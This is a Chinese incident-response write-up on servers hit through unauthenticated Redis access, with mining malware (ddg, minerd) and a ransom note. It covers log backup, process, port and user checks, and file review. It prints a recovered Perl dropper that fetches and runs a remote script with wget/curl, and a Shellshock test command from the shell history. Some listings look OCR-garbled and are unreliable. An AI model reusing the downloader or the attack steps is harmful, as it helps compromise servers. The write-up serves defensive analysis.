

【应急响应】redis未授权访问致远程植入挖矿脚本（防御篇）

作者：未知

原文链接：<https://mp.weixin.qq.com/s/eUTZsGUCSO0AeBUaxq4Q2w>

本文由 干货集中营 收集整理：<http://www.nmd5.com/test/index.php>

0 前言


应急响应这一专题，本来并没有打算写。正如公众号的说明所言，比较想分享安全测试、漏洞赏析、渗透技巧、企业安全，其中特别是企业安全建设，这也是当初离职的初衷--到甲方看看安全怎么做？从另一个角度来全新的认识安全，同时也在乙方的积累尽情发挥，做更多新鲜的、有挑战性的、安全落地的事情。

记得刚到公司不久，便遇到安全事件发生。因为之前没有人处理过、没人会太在意，所以当我看到时、非常吃惊大家的不在意，内网几台服务器被远程植入挖矿脚本，情况别说有多么危急了。

1 安全事件描述


1.1 开发服务器被勒索

主机xx.xx.xx.xx出现异常：cpu高达700%，且登录出现访问外链的异常提醒：



按照提示访问该链接，

<https://www.zerobin.net/?abe30023883da9e6#s3HY7/0chzaTWdEtKSw86/WKkprj7x3NEEF9usy6JR#>显示 该主机已经感染**RANSOMWARE**比特币敲诈病毒，要避免服务器上的文件信息泄露需要想向黑客支付2个比特币。



1.2 redis主机被植入挖矿脚本

经过文件排查，以下四台主机被人植入挖矿脚本。

x.x.x.x
x.x.x1.x2
x.x.x3.x4
x.x.x5.x6

2 重要日志备份

2.1 系统日志

包括message、secure、cron、mail等系统日志。

cd /var/log && ls -al

```
root@jt-web-test-17 /var/log #
ls -al
total 203384
drwxr-xr-x. 14 root root 4096 Apr 1 03:39 .
drwxr-xr-x. 21 root root 4096 Mar 11 20:24 ..
-rw-r--r--. 1 root root 5518 Oct 9 2014 anaconda.ifcfg.log
-rw-r--r--. 1 root root 20637 Oct 9 2014 anaconda.log
-rw-r--r--. 1 root root 35353 Oct 9 2014 anaconda.program.log
-rw-r--r--. 1 root root 89345 Oct 9 2014 anaconda.storage.log
-rw-r--r--. 1 root root 63587 Oct 9 2014 anaconda.syslog
-rw-r--r--. 1 root root 25322 Oct 9 2014 anaconda.yum.log
drwxr-xr-x. 2 root root 4096 Apr 7 13:08 audit
-rw-r--r-- 2 root root 3764 Mar 19 10:23 boot.log
-rw-r--r-- 1 root utmp 26630400 Apr 7 13:08 btmp
-rw-r--r-- 1 root utmp 30085632 Apr 1 03:34 btmp-20170401
drwxr-xr-x. 2 root root 4096 Nov 11 2010 ConsoleKit
-rw-r--r-- 1 root root 2524969 Apr 7 13:10 cron
-rw-r--r-- 1 root root 138992 Mar 5 03:28 cron-20170305
-rw-r--r-- 1 root root 134817 Mar 13 11:37 cron-20170313
-rw-r--r-- 1 root root 95721 Mar 19 11:07 cron-20170319
-rw-r--r-- 1 root root 270831 Mar 26 03:32 cron-20170326
drwxr-xr-x. 2 lp sys 4096 Aug 17 2013 cups
-rw-r--r-- 1 root root 23059 Mar 19 02:08 dmesg
-rw-r--r-- 1 root root 23059 Mar 18 08:28 dmesg.old
-rw-r--r-- 1 root root 1815 Mar 19 10:23 docker
-rw-r--r-- 1 root root 0 Jan 23 2016 dracut.log
-rw-r--r-- 1 root root 150558 Oct 9 2014 dracut.log-20150101
-rw-r--r-- 1 root root 192601 Jan 22 2016 dracut.log-20160123
drwxr-xr-x. 2 root root 4096 Apr 5 16:59 ejabberd
drwxr-xr-x. 2 root root 4096 Aug 7 2016 httpd
drwxr-xr-x. 2 root root 4096 Aug 8 2014 koan
-rw-r--r-- 1 root root 148044 Apr 7 13:01 lastlog
-rw-r--r-- 1 root root 11485420 Apr 5 12:17 maillog
-rw-r--r-- 1 root root 0 Feb 26 03:11 maillog-20170305
-rw-r--r-- 1 root root 867 Mar 13 10:25 maillog-20170313
```

← 开机或重启日志

← 定时任务日志

← Apache http服务日志目录

← 邮件日志

```

-rw-r----- 1 root root 7953232 Mar 13 11:32 messages-20170313
-rw-r----- 1 root root 29812688 Mar 19 11:06 messages-20170319
-rw-r----- 1 root root 8550692 Mar 26 03:31 messages-20170326
drwxr-xr-x 2 root root 4096 Sep 17 2015 nginx
-rw-r--r-- 1 root root 9996 Mar 30 14:46 ntp.log
drwxr-xr-x 2 ntp ntp 4096 Nov 24 2013 ntpstats
-rw-r--r-- 1 root root 2220108 Apr 5 12:31 redis_6379.log
drwxr-xr-x 2 riak riak 4096 Dec 17 2015 riak
drwxr-xr-x 2 root root 4096 Apr 7 00:00 sa
drwx----- 2 root root 4096 Dec 19 03:34 salt
-rw-r----- 1 root root 35539170 Apr 7 13:10 secure
-rw-r----- 1 root root 1191493 Mar 5 03:20 secure-20170305
-rw-r----- 1 root root 8785526 Mar 13 11:35 secure-20170313
-rw-r----- 1 root root 7964339 Mar 19 11:05 secure-20170319
-rw-r----- 1 root root 8272986 Mar 26 03:30 secure-20170326
-rw-r----- 1 root root 0 Mar 26 03:32 spooler
-rw-r----- 1 root root 0 Feb 26 03:11 spooler-20170305
-rw-r----- 1 root root 0 Mar 5 03:28 spooler-20170313
-rw-r----- 1 root root 0 Mar 13 11:37 spooler-20170319
-rw-r----- 1 root root 0 Mar 19 11:07 spooler-20170326
-rw-r----- 1 root root 0 Oct 9 2014 tallylog
-rw-rw-r-- 1 root utmp 31872 Apr 7 13:01 wtmp
-rw-rw-r-- 1 root utmp 1052928 Dec 21 20:17 wtmp-20161222
-rw-r----- 1 root root 0 Mar 26 03:32 xferlog
-rw-r----- 1 root root 1220184 Mar 5 00:58 xferlog-20170305
-rw-r----- 1 root root 6616307 Mar 13 11:35 xferlog-20170313
-rw-r----- 1 root root 92096 Mar 17 18:03 xferlog-20170319
-rw-r----- 1 root root 2640489 Mar 22 14:34 xferlog-20170326
-rw-r----- 1 root root 90 Jan 24 09:56 yum.log
-rw-r----- 1 root root 17931 Oct 24 2014 yum.log-20150101
-rw-r----- 1 root root 1795 Dec 22 2015 yum.log-20160101
-rw-r----- 1 root root 5930 Nov 2 15:33 yum.log-20170101
drwxr-xr-x 2 zabbix zabbix 4096 Mar 26 03:32 zabbix

```

message日志

redis日志

安全登录日志

我的安全视界观

压缩打包整个/var/log目录至/tmp:

```
tar -czvf /var/log.tar.gz /var/log
```

```
mv log.tar.gz /tmp
```

名称	修改日期	类型	大小
lastlog	2017/4/7 13:01	文件	145 KB
maillog	2017/4/5 12:17	文件	11,217 KB
maillog-20170305	2017/2/26 3:11	文件	0 KB
maillog-20170313	2017/3/13 10:25	文件	1 KB
maillog-20170319	2017/3/19 10:23	文件	1 KB
maillog-20170326	2017/3/25 21:25	文件	314 KB
messages	2017/4/7 13:22	文件	3,072 KB
messages-20170305	2017/3/5 3:20	文件	10,220 KB
messages-20170313	2017/3/13 11:32	文件	7,767 KB
messages-20170319	2017/3/19 11:06	文件	29,114 KB
messages-20170326	2017/3/26 3:31	文件	8,351 KB
ntp	2017/3/30 14:46	Text Document	10 KB
redis_6379	2017/4/5 12:31	Text Document	2,169 KB
secure	2017/4/7 13:20	文件	34,707 KB
secure-20170305	2017/3/5 3:20	文件	1,164 KB
secure-20170313	2017/3/13 11:35	文件	8,580 KB
secure-20170319	2017/3/19 11:05	文件	7,778 KB
secure-20170326	2017/3/26 3:30	文件	8,080 KB
spooler	2017/3/26 3:32	文件	0 KB
spooler-20170305	2017/2/26 3:11	文件	0 KB
spooler-20170313	2017/3/5 3:28	文件	0 KB
spooler-20170319	2017/3/13 11:37	文件	0 KB

我的安全视界观

2.2 history备份

备份history至/tmp/history.txt，用于查看恶意攻击者执行了哪些操作。

> tmp

名称	修改日期	类型	大小
.ICE-unix	2017/4/7 10:28	文件夹	
.webmin	2017/4/7 10:28	文件夹	
pip-build-root	2017/4/7 10:28	文件夹	
.d41d8cd98f00b204e9800998ecf8427e	2017/3/24 1:37	D41D8CD98F00B2...	
.f53ee86432aa62ba4f37a00893d1acd2	2017/3/24 1:37	F53EE86432AA62B...	
.frswefad	2017/3/24 5:55	FRSWEFAD 文件	
📄	2017/3/24 1:37	H 文件	
📄 ddg	2017/3/25 0:04	1003 文件	7,
ddg.1004	2017/3/25 20:50	1004 文件	7,
ddg.1005	2017/3/25 21:00	1005 文件	7,
ddg.1006	2017/3/30 21:07	1006 文件	7,
dump.rdb	2017/4/5 12:31	RDB 文件	
history	2017/4/7 10:27	文本文档	
root	2017/4/5 10:22	文件	
wnTKYg	2017/3/25 0:04	文件	1,
wnTKYg.noaes	2017/3/25 0:04	NOAES 文件	1,

3 系统状态查看

系统状态主要包括网络、服务、端口、进程等状态，是否存在异常。

3.1 查看在线用户（未见异常账户）

```
W
last -xad
```

```
root@kali:~# w
13:46:59 up 19 days, 3:39, 5 users, load average: 0.04, 0.03, 0.05
USER      TTY      FROM          LOGIN@      IDLE        JCPU   PCPU WHAT
root     pts/1    10.10.10.10    19Mar17     19days     0.13s   0.13s -bash
root     pts/3    10.10.10.12    13:01       3.00s      0.06s   0.00s w
root     pts/4    10.10.10.10    Thu10      18:58m     0.33s   0.33s -bash
root     pts/7    10.10.10.10    12:14       1:26m     0.04s   0.04s -bash
root     pts/8    10.10.10.10    12:23       1:20m     0.02s   0.02s -bash
```

3.2 查看系统服务（待确定）

```
chkconfig --list
```

系统开启服务较多，难以排查。

通过该命令可以查看哪些服务可能存在安全漏洞。

```
root@kali:~# chkconfig --list
atd 0:off 1:off 2:off 3:on 4:on 5:on 6:off
auditd 0:off 1:off 2:on 3:on 4:on 5:on 6:off
blk-availability 0:off 1:on 2:on 3:on 4:on 5:on 6:off
bmc-watchdog 0:off 1:off 2:off 3:on 4:off 5:on 6:off
cgconfig 0:off 1:off 2:off 3:off 4:off 5:off 6:off
cgred 0:off 1:off 2:off 3:off 4:off 5:off 6:off
collectd 0:off 1:off 2:off 3:off 4:off 5:off 6:off
cron 0:off 1:off 2:on 3:on 4:on 5:on 6:off
cups 0:off 1:off 2:on 3:on 4:on 5:on 6:off
docker 0:off 1:off 2:on 3:on 4:on 5:on 6:off
gpm 0:off 1:off 2:on 3:on 4:on 5:on 6:off
haldaemon 0:off 1:off 2:off 3:on 4:on 5:on 6:off
htcacheclean 0:off 1:off 2:off 3:off 4:off 5:off 6:off
httpd 0:off 1:off 2:off 3:off 4:off 5:off 6:off
iptables 0:off 1:off 2:off 3:off 4:off 5:off 6:off
ipmi 0:off 1:off 2:off 3:off 4:off 5:off 6:off
ipmidev 0:off 1:off 2:off 3:on 4:off 5:on 6:off
ipmiev 0:off 1:off 2:off 3:off 4:off 5:off 6:off
iptables 0:off 1:off 2:off 3:off 4:off 5:off 6:off
libvirt-guests 0:off 1:off 2:on 3:on 4:on 5:on 6:off
lvm2-monitor 0:off 1:on 2:on 3:on 4:on 5:on 6:off
lxc 0:off 1:off 2:off 3:off 4:off 5:off 6:off
messagebus 0:off 1:off 2:on 3:on 4:on 5:on 6:off
mysql 0:off 1:off 2:on 3:on 4:on 5:on 6:off
netconsole 0:off 1:off 2:off 3:off 4:off 5:off 6:off
netfs 0:off 1:off 2:off 3:on 4:on 5:on 6:off
network 0:off 1:off 2:on 3:on 4:on 5:on 6:off
nginx 0:off 1:off 2:off 3:off 4:off 5:off 6:off
ntpd 0:off 1:off 2:on 3:on 4:on 5:on 6:off
ntpd 0:off 1:off 2:off 3:off 4:off 5:off 6:off
portreserve 0:off 1:off 2:on 3:on 4:on 5:on 6:off
postfix 0:off 1:off 2:on 3:on 4:on 5:on 6:off
quota_nld 0:off 1:off 2:off 3:off 4:off 5:off 6:off
rdisc 0:off 1:off 2:off 3:off 4:off 5:off 6:off
redis_6379 0:off 1:off 2:on 3:on 4:on 5:on 6:off
restorecond 0:off 1:off 2:off 3:off 4:off 5:off 6:off
rsyslog 0:off 1:off 2:on 3:on 4:on 5:on 6:off
salt-minion 0:off 1:off 2:on 3:on 4:on 5:on 6:off
sshd 0:off 1:off 2:off 3:off 4:off 5:off 6:off
snmpd 0:off 1:off 2:off 3:off 4:off 5:off 6:off
snmptrapd 0:off 1:off 2:off 3:off 4:off 5:off 6:off
sshd 0:off 1:off 2:on 3:on 4:on 5:on 6:off
svs 0:off 1:off 2:off 3:off 4:off 5:off 6:off
sysstat 0:off 1:on 2:on 3:on 4:on 5:on 6:off
tomcat 0:off 1:off 2:off 3:off 4:off 5:off 6:off
udev-post 0:off 1:on 2:on 3:on 4:on 5:on 6:off
vncserver 0:off 1:off 2:off 3:off 4:off 5:off 6:off
vsftpd 0:off 1:off 2:off 3:off 4:off 5:off 6:off
webmin 0:off 1:off 2:on 3:on 4:off 5:on 6:off
zabbix-agent 0:off 1:off 2:on 3:on 4:on 5:on 6:off
```

3.3 查看当前进程（待确定）

ps -ef

```

root@:/var #
ps -ef

```

UID	PID	PPID	C	STIME	TTY	TIME	CMD
root	1	0	0	Mar19 ?		00:00:09	/sbin/init
root	2	0	0	Mar19 ?		00:00:00	[kthreadd]
root	3	2	0	Mar19 ?		00:00:26	[ksoftirqd/0]
root	5	2	0	Mar19 ?		00:00:00	[kworker/0:0H]
root	7	2	0	Mar19 ?		00:00:02	[migration/0]
root	8	2	0	Mar19 ?		00:00:00	[rcu_bh]
root	9	2	0	Mar19 ?		00:11:16	[rcu_sched]
root	10	2	0	Mar19 ?		00:00:09	[watchdog/0]
root	11	2	0	Mar19 ?		00:00:07	[watchdog/1]
root	12	2	0	Mar19 ?		00:00:04	[migration/1]
root	13	2	0	Mar19 ?		00:00:03	[ksoftirqd/1]
root	15	2	0	Mar19 ?		00:00:00	[kworker/1:0H]
root	16	2	0	Mar19 ?		00:00:07	[watchdog/2]
root	17	2	0	Mar19 ?		00:00:02	[migration/2]
root	18	2	0	Mar19 ?		00:00:02	[ksoftirqd/2]
root	20	2	0	Mar19 ?		00:00:00	[kworker/2:0H]
root	21	2	0	Mar19 ?		00:00:07	[watchdog/3]
root	22	2	0	Mar19 ?		00:00:03	[migration/3]
root	23	2	0	Mar19 ?		00:00:02	[ksoftirqd/3]
root	25	2	0	Mar19 ?		00:00:00	[kworker/3:0H]
root	26	2	0	Mar19 ?		00:00:07	[watchdog/4]
root	27	2	0	Mar19 ?		00:00:02	[migration/4]
root	28	2	0	Mar19 ?		00:00:02	[ksoftirqd/4]
root	30	2	0	Mar19 ?		00:00:00	[kworker/4:0H]
root	31	2	0	Mar19 ?		00:00:07	[watchdog/5]
root	32	2	0	Mar19 ?		00:00:02	[migration/5]
root	33	2	0	Mar19 ?		00:00:02	[ksoftirqd/5]
root	35	2	0	Mar19 ?		00:00:00	[kworker/5:0H]

```

root 27 2 0 Mar19 ? 00:00:02 [migration/4]
root 28 2 0 Mar19 ? 00:00:02 [ksoftirqd/4]
root 30 2 0 Mar19 ? 00:00:00 [kworker/4:0H]
root 31 2 0 Mar19 ? 00:00:07 [watchdog/5]
root 32 2 0 Mar19 ? 00:00:02 [migration/5]
root 33 2 0 Mar19 ? 00:00:02 [ksoftirqd/5]
root 35 2 0 Mar19 ? 00:00:00 [kworker/5:0H]
root 36 2 0 Mar19 ? 00:00:07 [watchdog/6]
root 37 2 0 Mar19 ? 00:00:01 [migration/6]
root 38 2 0 Mar19 ? 00:00:02 [ksoftirqd/6]
root 40 2 0 Mar19 ? 00:00:00 [kworker/6:0H]
root 41 2 0 Mar19 ? 00:00:07 [watchdog/7]
root 42 2 0 Mar19 ? 00:00:01 [migration/7]
root 43 2 0 Mar19 ? 00:00:02 [ksoftirqd/7]
root 45 2 0 Mar19 ? 00:00:00 [kworker/7:0H]
root 46 2 0 Mar19 ? 00:00:00 [khelper]
root 47 2 0 Mar19 ? 00:00:00 [kdevtmpfs]
root 48 2 0 Mar19 ? 00:00:00 [netns]
root 49 2 0 Mar19 ? 00:00:00 [writeback]
root 50 2 0 Mar19 ? 00:00:00 [kintegrityd]
root 51 2 0 Mar19 ? 00:00:00 [btrfs]
root 52 2 0 Mar19 ? 00:00:00 [kblockd]
root 53 2 0 Mar19 ? 00:00:00 [xenbus_frontend]
root 54 2 0 Mar19 ? 00:00:00 [ata_sff]
root 55 2 0 Mar19 ? 00:00:00 [khubd]
root 56 2 0 Mar19 ? 00:00:00 [md]
root 57 2 0 Mar19 ? 00:00:00 [devfreq_wq]
root 65 2 0 Mar19 ? 00:00:00 [khungtaskd]
root 66 2 0 Mar19 ? 00:16:41 [kswapd0]
root 67 2 0 Mar19 ? 00:00:00 [kcmd]
root 68 2 0 Mar19 ? 00:00:34 [khugepaged]
root 69 2 0 Mar19 ? 00:00:00 [fanotify_mark]
root 70 2 0 Mar19 ? 00:00:00 [cryptol]
root 78 2 0 Mar19 ? 00:00:00 [kthrotld]
root 80 2 0 Mar19 ? 00:00:00 [kpsmouse]

```



```

root 78 2 0 Mar19 7 00:00:00 [kthreoid]
root 81 2 0 Mar19 7 00:00:00 [deferwq]
root 82 2 0 Mar19 7 00:00:00 [charger_manager]
root 126 2 0 Mar19 7 00:00:00 [tm_swap]
root 187 2 0 Mar19 7 00:00:00 [scsi_ah_0]
root 188 2 0 Mar19 7 00:00:00 [scsi_ah_1]
root 249 2 0 Mar19 7 00:00:53 [kworker/0:18]
root 276 2 0 Mar19 7 00:00:00 [kdmflush]
root 277 2 0 Mar19 7 00:00:00 [bioact]
root 279 2 0 Mar19 7 00:00:00 [kdmflush]
root 280 2 0 Mar19 7 00:00:00 [bioact]
root 297 2 0 Mar19 7 00:01:03 [jbd2/dm-1-8]
root 298 2 0 Mar19 7 00:00:00 [ext4-dio-unwrit]
root 320 2 0 Mar19 7 00:00:00 [kworker/1:18]
root 374 1 0 Mar19 7 00:00:05 [sbin/udev -d]
root 393 2 0 Mar19 7 00:00:00 [kworker/2:18]
root 434 2 0 Mar19 7 00:00:00 [kworker/7:18]
root 476 2 0 Mar19 7 00:00:03 [vballoon]
root 732 2 0 Mar19 7 00:00:00 [jbd2/vbal-6]
root 733 2 0 Mar19 7 00:00:00 [ext4-dio-unwrit]
root 744 2 0 Mar21 7 00:00:00 [kworker/5:18]
root 774 2 0 Mar19 7 00:00:15 [kauditd]
root 886 2 0 Mar19 7 00:00:00 [bond0]
root 917 374 0 Mar19 7 00:00:10 [sbin/udev -d]
root 1065 1 0 Mar19 7 00:00:58 auditd
root 1090 1 0 Mar19 7 00:01:23 [sbin/rsyslogd -i /var/run/rsyslogd.pid -c 5]
dbus 1102 1 0 Mar19 7 00:00:00 dbus-daemon --system
root 1118 1 0 Mar19 7 00:00:00 cupsd -C /etc/cups/cups.conf
68 1143 1 0 Mar19 7 00:00:12 hald
root 1144 1143 0 Mar19 7 00:00:00 hald-runner
root 1173 1144 0 Mar19 7 00:00:00 hald-addon-input: Listening on /dev/input/event1 /dev
root 1188 1144 0 Mar19 7 00:00:00 hald-addon-acpi: Listening on acpi
root 1199 1 0 Mar19 7 00:00:40 /usr/sbin/sshd
ntp 1207 1 0 Mar19 7 00:00:02 ntpd -u ntpntp -p /var/run/ntpd.pid -g

```

3.4 查看开放端口（待确定）

```

netstat -tunlp

root@kali:~# netstat -tunlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:6379          0.0.0.0:*                LISTEN      1214/redis-server *
tcp        0      0 0.0.0.0:10000         0.0.0.0:*                LISTEN      4797/perl
tcp        0      0 0.0.0.0:4369          0.0.0.0:*                LISTEN      23077/epmd
tcp        0      0 0.0.0.0:5269          0.0.0.0:*                LISTEN      8675/beam.smp
tcp        0      0 0.0.0.0:22            0.0.0.0:*                LISTEN      1199/sshd
tcp        0      0 0.127.0.0.1:631       0.0.0.0:*                LISTEN      1118/cupsd
tcp        0      0 0.127.0.0.1:25        0.0.0.0:*                LISTEN      4395/master
tcp        0      0 0.0.0.0:14431         0.0.0.0:*                LISTEN      8675/beam.smp
tcp        0      0 0.0.0.0:5280          0.0.0.0:*                LISTEN      8675/beam.smp
tcp        0      0 0.0.0.0:10050         0.0.0.0:*                LISTEN      4418/zabbix_agentd
tcp        0      0 0.0.0.0:5381          0.0.0.0:*                LISTEN      18675/./protoTrans
tcp        0      0 0.0.0.0:5222          0.0.0.0:*                LISTEN      8675/beam.smp
tcp        0      0 0.0.0.0:1323          0.0.0.0:*                LISTEN      18312/./admin
tcp        0      0 0.0.0.0:6379          0.0.0.0:*                LISTEN      1214/redis-server *
tcp        0      0 0.0.0.0:80            0.0.0.0:*                LISTEN      10435/./xioolv
tcp        0      0 0.0.0.0:22            0.0.0.0:*                LISTEN      1199/sshd
tcp        0      0 0.0.0.0:1:631         0.0.0.0:*                LISTEN      1118/cupsd
tcp        0      0 0.0.0.0:10050         0.0.0.0:*                LISTEN      4418/zabbix_agentd
udp        0      0 0.0.0.0:10000         0.0.0.0:*                LISTEN      4797/perl
udp        0      0 10.7.12.94:123        0.0.0.0:*                LISTEN      1207/ntpd
udp        0      0 0.0.0.0:1:123        0.0.0.0:*                LISTEN      1207/ntpd
udp        0      0 0.0.0.0:123          0.0.0.0:*                LISTEN      1207/ntpd
udp        0      0 0.0.0.0:631          0.0.0.0:*                LISTEN      1118/cupsd
udp        0      0 fe80::54e5:9bff:fe5a:f7e:123 ::::                LISTEN      1207/ntpd
udp        0      0 0.0.0.0:1:123        0.0.0.0:*                LISTEN      1207/ntpd
udp        0      0 0.0.0.0:123          0.0.0.0:*                LISTEN      1207/ntpd

```

3.5 查看用户信息（待确定）

```
cat /etc/passwd
```

由于涉及到的业务较多，不能确定用户的归属。

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
saslauth:x:499:76:"Saslauthd user":/var/empty/saslauth:/sbin/nologin
postfix:x:89:89:/:/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
admin:x:500:500:/:/home/admin:/bin/bash
guest:x:501:501:/:/home/guest:/bin/bash
ntp:x:38:38:/:/etc/ntp:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
zabbix:x:498:499:Zabbix Monitoring System:/var/lib/zabbix:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
chuanxin:x:502:503:/:/home/chuanxin:/bin/bash
riak:x:497:498:Riak user:/var/lib/riak:/bin/bash
sunlifan:x:503:504:/:/home/sunlifan:/bin/bash
vftpuser:x:504:505:/:/home/vftpuser:/bin/false
nginx:x:496:497:nginx user:/var/cache/nginx:/sbin/nologin
mysql:x:495:496:MySQL server:/var/lib/mysql:/sbin/nologin
tcpdump:x:72:72:/:/sbin/nologin
dpache:x:48:48:Apache:/var/www:/sbin/nologin
dockerroot:x:494:493:Docker User:/var/lib/docker:/sbin/nologin
```

我的安全视界

3.6 查看最近一个月更改的文件（后门文件）

```
find -type f -mtime -30
```

```
root@ ~ #
find -type f -mtime -30
./ssh/known_hosts
./ssh/authorized_keys_20170318
./ssh/authorized_keys
./ssh/authorized_keys.bak20170319
./test1
./ddg/1003.db
./ddg/1006.db
./ddg/1004.db
./ddg/1005.db
./READ_THIS.txt
./60b725f10c9c85c70d97880dfe8191b3
./scc.strace
./scanWebshell.py
./viminfo
./minerd
./bash_history
./5f76663cea91ec2ee3b5b7834dc9b2aa
./mysql_history
```

我的安全视界

4 异常行为分析

4.1 从执行命令记录分析(存在可疑操作)

查看备份文件history.txt，分析命令执行历史，可疑行为有以下两点（待确认是否为公司内部人员操作）


```

953 cat user_list
954 ll
955 cat /usr/bin/curl
956 $ env VAR=0 {::}; echo Bash is vulnerable! bash -c "echo Bash Test"
957 $ env VAR=0 {::}; echo Bash is vulnerable! bash -c "echo Bash Test"
958 $ env VAR=0 {::}; echo Bash is vulnerable! bash -c "echo Bash Test"
959 ps aux | grep ftpd
960 ps aux | grep ftp
961 netstat -anp | grep 21
962 netstat -anp
963 ps -ef | grep apache2
964 kill -9 9677
965 ps -ef | grep apache2
966 kill -9 9749
967 ll
968 ps aux | grep ftp
969 ll
970 exit
971 ps aux | grep ddg
972 netstat -anp | grep 30578
973 kill -9 30578
974 ps aux | grep ddg
975 cd /
976 ll

```

可疑操作:
bash漏洞检测

我的安全视界观

4.2 从近期更改文件分析

查看最近一个月的文件更改情况并查看文件内容找到以下几个恶意文件（挖矿脚本）

```

root@kali:~# find -type f -mtime -30
./ssh/known_hosts
./ssh/authorized_keys_20170318
./ssh/authorized_keys
./ssh/authorized_keys.bak20170319
./test1
./ddg/1003.db
./ddg/1006.db
./ddg/1004.db
./ddg/1005.db
./READ_THIS.txt
./60b725f10c9c85c70d97880dfe8191b3
./scc.strace
./scanWebshell.py
./viminfo
./minerd
./bash_history
./5f76663cea91ec2ee3b5b7834dc9b2aa
./mysql_history

```

可疑恶意脚本文件

我的安全视界观

经过全盘排查，涉及到的目录有：

- <1> /
- <2> /tmp
- <3> /var/spool/cron/crontabs
- <4> /etc/cron.daily/anacron

4.2.1 分析root根目录（存在后门文件）

首先直接查看根目录，存在可执行文件

```

root@: #
ls -al
total 3052
dr-xr-x---. 11 root root 4096 Apr 6 13:35 .
dr-xr-xr-x. 33 root root 4096 Apr 2 03:13 ..
-rw-r--r-- 1 root root 53 Mar 30 07:33 .5f76663cea91ec2ee3b5b7834dc9b2aa
-rwxr-xr-x 1 root root 314 Mar 30 07:33 .60b725f10c9c85c70d97880dfe191b3
-rw----- 1 root root 20628 Apr 7 13:32 .bash_history
-rw-r--r-- 1 root root 18 May 20 2009 .bash_logout
-rw-r--r-- 1 root root 176 May 20 2009 .bash_profile
-rw-r--r-- 1 root root 176 Sep 23 2004 .bashrc
drwx----- 3 root root 4096 Jul 28 2016 .config
-rw-r--r-- 1 root root 100 Sep 23 2004 .cshrc
drwx----- 2 root root 4096 Mar 30 21:07 .ddg
drwxr-xr-x 2 root root 4096 Dec 5 13:15 .dubbo
-r----- 1 root root 20 Nov 18 2015 .erlang.cookie
drwx----- 2 root root 4096 Jul 22 2016 .gnupg
drwxr-xr-x 3 root root 4096 Feb 24 2016 .java
drwxr-xr-x 3 root root 4096 Feb 17 2016 .m2
-rwxr-xr-x 1 root root 2979640 Mar 24 08:07 .minerd
-rw----- 1 root root 1245 Mar 21 20:20 .mysql_history
drwxr-xr-x 3 root root 4096 Nov 18 2015 .pki
-rw-r--r-- 1 root root 133 Mar 18 22:22 READ_THIS.txt
-rw-r--r-- 1 root root 42 Oct 5 2016 .rediscli_history
-rw----- 1 root root 1024 Jul 22 2016 .rnd
-rwx----- 1 root root 1777 Apr 6 13:35 scanWebshell.py
-rw-r--r-- 1 root root 0 Apr 5 17:59 scc.strace
drwx----- 2 root root 4096 Apr 4 16:05 .ssh
drwxr-xr-x 3 root root 4096 Jul 23 2016 .subversion
-rw-r--r-- 1 root root 129 Dec 4 2004 .tcshrc
-rw-r--r-- 1 root root 19 Mar 20 14:01 test1
-rw----- 1 root root 8943 Apr 6 09:48 .viminfo
-rw----- 1 root root 180 Apr 7 2016 .Xauthority

```

我的安全视界观

```

root@j1: #
cat .5f76663cea91ec2ee3b5b7834dc9b2aa
cat .60b725f10c9c85c70d97880dfe191b3
cat .60b725f10c9c85c70d97880dfe191b3
#!/usr/bin/perl
perl -e 'use warnings;use strict;my($cmd,$pin) = ("wget -qO - http://x36/x35/x2/x32/x34/x2/x33/x2/x20/a" ; ah : curl -O http://x36/x35/x33/x2/x36/x33/x20/a ; ah a : rm -rf a" , "httpd.conf" ) ; if ( $? ) { grep $pin | grep -v grep } { print
root@j1: #

```

shell执行文件

远程下载恶意脚本的perl脚本文件

我的安全视界观

```

root@: #
cat .ddg/
cat: .ddg/: Is a directory
root@j: ~ #
cd .ddg/
root@: ~/.ddg #
sl -al
-bash: sl: command not found
root@: ~/.ddg #
ls -al
total 1388
drwx----- 2 root root 4096 Mar 30 21:07 .
dr-xr-x---. 11 root root 4096 Apr 6 13:35 ..
-rw----- 1 root root 32768 Mar 25 00:04 1003.db
-rw----- 1 root root 65536 Mar 25 20:50 1004.db
-rw----- 1 root root 1048576 Mar 27 22:20 1005.db
-rw----- 1 root root 1048576 Apr 5 12:16 1006.db
root@j: ~/.ddg #

```

挖矿程序

我的安全视界观

